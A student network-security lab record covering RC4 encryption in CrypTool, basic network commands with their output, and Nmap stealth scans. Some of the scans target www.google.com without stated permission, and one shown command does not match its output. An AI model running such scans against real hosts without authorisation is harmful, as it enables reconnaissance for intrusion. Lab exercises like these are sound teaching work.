

Assessment No. 01

AIM: Use CrypTool to encrypt and decrypt passwords using RC4 algorithm


CrypTool:

CrypTool is an open-source project. **CrypTool** contains most classical ciphers, as well as modern symmetric and asymmetric cryptography including RSA, ECC, digital signatures, hybrid encryption, homomorphic encryption, and Diffie–Hellman key exchange.


RC4 algorithm:

In cryptography, RC4 is a stream cipher. While remarkable for its simplicity and speed in software, multiple vulnerabilities have been discovered in RC4, rendering it insecure. It is especially vulnerable when the beginning of the output key stream is not discarded, or when nonrandom or related keys are used.


Step 1: open cryptool → go to file → new file → enter the plain text





Step 2:- Goto encrypt/decrypt → symmetric model → RC4 → enter key length(128 bits) → click Encrypt



Step 3: after encryption the value is



Step 4: for decryption (go to encrypt/decrypt>>change the bit length 128bits>> decrypt)



CONCLUSION: We encrypted and Decrypted data successfully by using CrypTool and RC4 Algorithm.

Assessment No. 02

AIM: (A) Run and analyze the following commands in Linux- TraceRoute, ping, ifconfig, netstat command.

(B) Perform ARP Poisoning in Windows.

Step 1: Type tracert and type www.oneplus.com press "Enter".

```
Administrator: Command Prompt
C:\Windows\system32>tracert www.oneplus.com

Tracing route to e10580.dscf.akamaiedge.net [23.41.71.236]
over a maximum of 30 hops:

  1    8 ms    9 ms    11 ms  192.168.1.1
  2   66 ms   65 ms   62 ms  comp61 [0.0.0.0]
  3   61 ms   59 ms   50 ms  125.99.48.49
  4   70 ms   69 ms   69 ms  203.212.193.26
  5   70 ms   71 ms   65 ms  202.88.130.237
  6  105 ms   71 ms   72 ms  aes-static-113.114.144.59.airtel.in [59.144.114.113]
  7  163 ms  163 ms  175 ms  182.79.205.188
  8  113 ms  132 ms  143 ms  te0-5-0-17.br02.hkg15.pccwbtn.net [63.217.17.153]
  9  143 ms  147 ms  149 ms  global-technology.pos3-13.ar01.hkg04.pccwbtn.net [63.218.3.14]
 10  147 ms  146 ms  145 ms  a23-41-71-236.deploy.static.akamaitechnologies.com [23.41.71.236]

Trace complete.
```

Step 2: Ping all the IP address

>ipconfig

```
C:\Windows\system32>ipconfig

Windows IP Configuration

Ethernet adapter Npcap Loopback Adapter:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::e0f9:2fdc:cdc7:7bfe%28
    Autoconfiguration IPv4 Address. . : 169.254.123.254
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : 

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::a560:66a0:a556:5eaf%14
    IPv4 Address. . . . . : 192.168.1.61
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.1
```

>ping 91.240.109.42

```
C:\Windows\system32>ping 91.240.109.42

Pinging 91.240.109.42 with 32 bytes of data:
Reply from 91.240.109.42: bytes=32 time=175ms TTL=53
Reply from 91.240.109.42: bytes=32 time=173ms TTL=53
Reply from 91.240.109.42: bytes=32 time=173ms TTL=53
Reply from 91.240.109.42: bytes=32 time=171ms TTL=53

Ping statistics for 91.240.109.42:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 171ms, Maximum = 175ms, Average = 173ms
```

Step 3: netstat

```
C:\Windows\system32>netstat

Active Connections

Proto Local Address           Foreign Address         State
TCP    192.168.1.61:1137       e1:https                ESTABLISHED
TCP    192.168.1.61:1146       131.253.33.254:https    ESTABLISHED
TCP    192.168.1.61:1153       e1-ha:https             ESTABLISHED
TCP    192.168.1.61:1200       e3-ha:https             ESTABLISHED
TCP    192.168.1.61:1201       e3-ha:https             ESTABLISHED
TCP    192.168.1.61:1203       e1:https                ESTABLISHED
TCP    192.168.1.61:1273       server-52-222-136-21:https CLOSE_WAIT
TCP    192.168.1.61:1281       e2:https                ESTABLISHED
TCP    192.168.1.61:1309       151.101.38.110:https    ESTABLISHED
TCP    192.168.1.61:1340       media-router-fp2:https  ESTABLISHED
TCP    192.168.1.61:1341       media-router-fp2:https  ESTABLISHED
TCP    192.168.1.61:1552       52.230.3.194:https      ESTABLISHED
TCP    192.168.1.61:1574       dialup-mum-203:https    ESTABLISHED
TCP    192.168.1.61:1634       COMP53:ms-do            ESTABLISHED
TCP    192.168.1.61:7680       comp151:1748            ESTABLISHED
TCP    192.168.1.61:7680       comp66:26329            ESTABLISHED
TCP    192.168.1.61:7680       comp150:1667            ESTABLISHED
TCP    192.168.1.61:7680       192.168.1.163:1651     ESTABLISHED
```


Step 4: ifconfig

CONCLUSION: The Commands are successfully executed.

Assessment No. 03

AIM: Using Nmap (Network mapping) scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, and XMAS.

Open cmd and type: nmap




```

Administrator: C:\Windows\System32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>nmap
Nmap 7.70 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --exclude-file <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  -sY/sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER:
  -p <port ranges>: Only scan specified ports
    Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
  --exclude-ports <port ranges>: Exclude the specified ports from scanning
  -F: Fast mode - Scan fewer ports than the default scan
  -r: Scan ports consecutively - don't randomize
  --top-ports <number>: Scan <number> most common ports
  --port-ratio <ratio>: Scan ports more common than <ratio>
SERVICE/VERSION DETECTION:
  -sV: Probe open ports to determine service/version info
  --version-intensity <level>: Set from 0 (light) to 9 (try all probes)
  --version-light: Limit to most likely probes (intensity 2)
  --version-all: Try every single probe (intensity 9)
  --version-trace: Show detailed version scan activity (for debugging)
SCRIPT SCAN:
  -sC: equivalent to --script=default
  
```

1. `nmap -sA -T4 www.google.com` OR `nmap -sA -T4 scanme.nmap.org`




```
Administrator: C:\Windows\System32\cmd.exe

C:\Windows\system32>nmap -sA -T4 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-10 19:04 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).
Not shown: 998 unfiltered ports
PORT      STATE      SERVICE
139/tcp   filtered  netbios-ssn
445/tcp   filtered  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 19.01 seconds
```

2. `nmap -p22,113,139 scanme.nmap.org`




```
Administrator: C:\Windows\System32\cmd.exe

C:\Windows\system32>nmap -p21,17,99 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-10 19:05 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.26s latency).

PORT      STATE      SERVICE
17/tcp    closed    gotd
21/tcp    closed    ftp
99/tcp    closed    metagram

Nmap done: 1 IP address (1 host up) scanned in 6.83 seconds
```

3. `nmap -sF -T4 www.google.com`




```
Administrator: C:\Windows\System32\cmd.exe

C:\Windows\system32>nmap -sF -T4 www.google.com
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-10 19:06 India Standard Time
Nmap scan report for www.google.com (172.217.26.228)
Host is up (0.0074s latency).
rDNS record for 172.217.26.228: bom05s09-in-f4.1e100.net
All 1000 scanned ports on www.google.com (172.217.26.228) are open|filtered

Nmap done: 1 IP address (1 host up) scanned in 10.33 seconds
```

4. `nmap -sN -p21 scanme.nmap.org`




```
Administrator: C:\Windows\System32\cmd.exe

C:\Windows\system32>nmap -sN -p21 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-10 19:06 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.26s latency).

PORT      STATE      SERVICE
21/tcp    open|filtered  ftp

Nmap done: 1 IP address (1 host up) scanned in 9.12 seconds
```

5. `nmap -sX -T4 scanme.nmap.org`



```
Administrator: C:\Windows\System32\cmd.exe
C:\Windows\system32>nmap -sX -T4 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-10 19:07 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are open|filtered
Nmap done: 1 IP address (1 host up) scanned in 23.64 seconds
```

